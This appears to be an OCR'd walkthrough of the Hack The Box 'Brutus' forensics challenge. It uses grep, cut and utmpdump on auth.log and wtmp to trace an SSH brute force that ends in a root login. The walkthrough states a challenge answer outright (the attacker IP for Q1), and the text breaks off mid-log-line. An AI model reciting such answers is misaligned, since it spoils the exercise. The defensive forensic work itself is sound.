
HACKTHEBOX

Brutus is an entry-level DFIR challenge that provides a auth.log file and a wtmp file. I'll use these two artifacts to identify where an attacker performed an SSH brute force attack, eventually getting success with a password for the root user. I'll see how the user comes back in manually and connects, creating a new user and adding that user to the sudo group. Finally, that user connects and runs a couple commands using sudo.

Brutus




Brutus has been Pwned!

Congratulations H4k3R4FT3RD4Rk, best of luck in capturing flags ahead!

#2542	23 May 2024	RETIRED
SHERLOCK RANK	PWN DATE	SHERLOCK STATE


Overview:

The `download` zip has two files in it, `auth.log` and `wtmp`:



```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# ls -la
total 64
drwxr-xr-x  2 geshet geshet  4096 May 23 18:29 .
drwxrwxrwx 11 root   root    4096 May 23 18:29 ..
-rw-rw-r--  1 geshet geshet 43911 Mar  6 11:47 auth.log
-rw-rw-r--  1 geshet geshet 11136 Mar  6 11:47 wtmp
```

`auth.log` is a text log that logs both successful and failed logins, `sudo` and `su` attempts, and other authentication processes. `/var/log/auth.log` is the Debian/Ubuntu storage location, where as RedHat/CentOS operating systems store these logs in `/var/log/secure`.



```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# head auth.log
Mar  6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (
uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (
uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (
uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (
uid=0)
Mar  6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (
uid=0)
Mar  6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
```


The date is March 6 at 06:18:01. The hostname is ip-172-31-35-28. And the service is the cron service which had process ID (pid) 1119 at the time. The message is that the root user is running a cron (Linux scheduled task) as the confluence user (user id (uid) 998).

wtmp Background

`Wtmp` is one of three files that tracks login and logout events on a Linux system. `/var/run/utmp` tracks the currently logged in users. `/var/log/wtmp` keeps a historical log of login and logout activity. And `/var/log/btmp` keeps a record of invalid login attempts.


The data for each of these is stored in a binary format, so unlike with `auth.log`, they won’t make sense when accessed directly. Each has a Linux binary that manages parsing it for display.

To look at a `wtmp` file on it’s own, I’ll use the `utmpdump` utility:



```
┌──(root㉿kali)-[/home/gesnet/HTB/Brutus]
└─# utmpdump wtmp
Utmp dump of wtmp
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:17,804944+00:00]
[5] [00601] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[6] [00601] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[5] [00618] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[6] [00618] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:33,792454+00:00]
[7] [01284] [ts/0] [ubuntu  ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:13:58,354674+00:00]
[8] [01284] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:15:12,956114+00:00]
[7] [01483] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:15:40,806926+00:00]
[8] [01404] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-01-25T12:34:34,949753+00:00]
[7] [836798] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:33:49,408334+00:00]
[5] [838568] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[6] [838568] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[7] [838962] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:41:11,700107+00:00]
[8] [838896] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-02-11T10:41:46,272984+00:00]
[7] [842171] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:54:27,775434+00:00]
[8] [842073] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769514+00:00]
[8] [836694] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769963+00:00]
[1] [00000] [~~  ] [shutdown] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-02-11T11:09:18,000731+00:00]
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:15,744575+00:00]
[5] [00464] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[6] [00464] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:37:35,475575+00:00]
```

The event types are defined wtmpdump man page as follows:



```
#define EMPTY         0 /* Record does not contain valid info
                           (formerly known as UT_UNKNOWN on Linux) */
#define RUN_LVL       1 /* Change in system run-level (see
                           init(8)) */
#define BOOT_TIME     2 /* Time of system boot (in ut_tv) */
#define NEW_TIME      3 /* Time after system clock change
                           (in ut_tv) */
#define OLD_TIME      4 /* Time before system clock change
                           (in ut_tv) */
#define INIT_PROCESS  5 /* Process spawned by init(8) */
#define LOGIN_PROCESS 6 /* Session leader process for user login */
#define USER_PROCESS  7 /* Normal process */
#define DEAD_PROCESS  8 /* Terminated process */
#define ACCOUNTING    9 /* Not implemented */
```


SSH Bruteforce:

Since we are looking for a brute force attack over SSH, We want to start with failed logins, which won't be in `wtmp`. We review the `auth.log.`

Using `cut` with the space delimiter to get the 6th field, which would look something like `CRON[1119]:`.

piping that output into `cut` again, this time dividing on `[` and getting the first field, to just get the `CRON`.

piping all of those results into `sort | uniq -c | sort -nr`, which will get a list of the unique values with counts, sorted from most to least:




```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# cat auth.log | cut -d' ' -f 6 | cut -d [ -f1 | sort | uniq -c | sort -nr
    257 sshd
    104 CRON
      8 systemd-logind
      6 sudo:
      3 groupadd
      2 usermod
      2 systemd:
      1 useradd
      1 passwd
      1 chfn
```

So the services contributing to the auth log are mostly SSH and CRON, and then some other interesting activity with various unix commands We want to check out later.

SSH Failures:


Turning to the SSH activity, We run `cat auth.log | grep sshd | less` to look at just the SSH events. It starts out with a successful root login:



```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# cat auth.log | grep sshd
Mar  6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA25
:4vycLsDMzI+hyb9OP3wd18zIpyTqJmRq/QIZaLNrg8A failed, status 22
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: error: beginning MaxStartups throttling
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
5.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: Invalid user admin from 65.2.161.68 port 46444
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: Invalid user admin from 65.2.161.68 port 46436
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
5.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
5.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2330]: Invalid user admin from 65.2.161.68 port 46422
```

Immediately following that is a series of logs with login failures from the IP 65.2.161.68.
These logs show someone trying to log in as admin, and the system saying that there is no user admin.
These failed login run from 06:31:33 to 06:31:42, suggesting a brute force tool or script is running, as a user at the keyboard could not type that fast. I can see the full range wit `grep` to select on the word “Failed”:

With some more `cut` and `grep We` can get a histogram of the failed login accounts:



```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# cat auth.log | grep Failed | cut -d: -f4 | cut -d' ' -f5- | rev | cut -d' ' -f6- | rev | sort | uniq -c | sort -nr
     12 invalid user server_adm
     11 invalid user svc_account
     10 invalid user admin
      9 backup
      6 root
```


It’s a bit tricky because the username is either a single word or the string "invalid user" followed by a single word. To handle this, We use the `cut` command to trim up to the starting point, then reverse the string, trim up to the end, and reverse it back.

This indicates that the attacker tried five different usernames and discovered two valid ones.

We can surely say the attacker IP is **65.2.161.68 – Q1**


SSH Success:

Once We have the timeframe of the brute force, it’s critical to go back and look at all the logs in that timeframe to see if there were any successes. I saw previously that a successful SSH login message started with “Accepted password for”.
We grep for that:



```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# cat auth.log | grep Accepted
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
```

Four successful logins. The second falls right towards the end of the brute force for the root user. We grab the logs from around that time and see the following related logs:



```
Mar  6 06:31:39 ip-172-31-35-28 sshd[2384]: Received disconnect from 65.2.161.68 port 46732:11: Bye Bye [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2384]: Disconnected from invalid user svc_account 65.2.161.68 port 46732 [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2379]: Received disconnect from 65.2.161.68 port 46698:11: Bye Bye [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2379]: Disconnected from invalid user server_adm 65.2.161.68 port 46698 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2380]: Received disconnect from 65.2.161.68 port 46710:11: Bye Bye [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2380]: Disconnected from invalid user server_adm 65.2.161.68 port 46710 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2387]: Connection closed by invalid user svc_account 65.2.161.68 port 46742 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2423]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=6
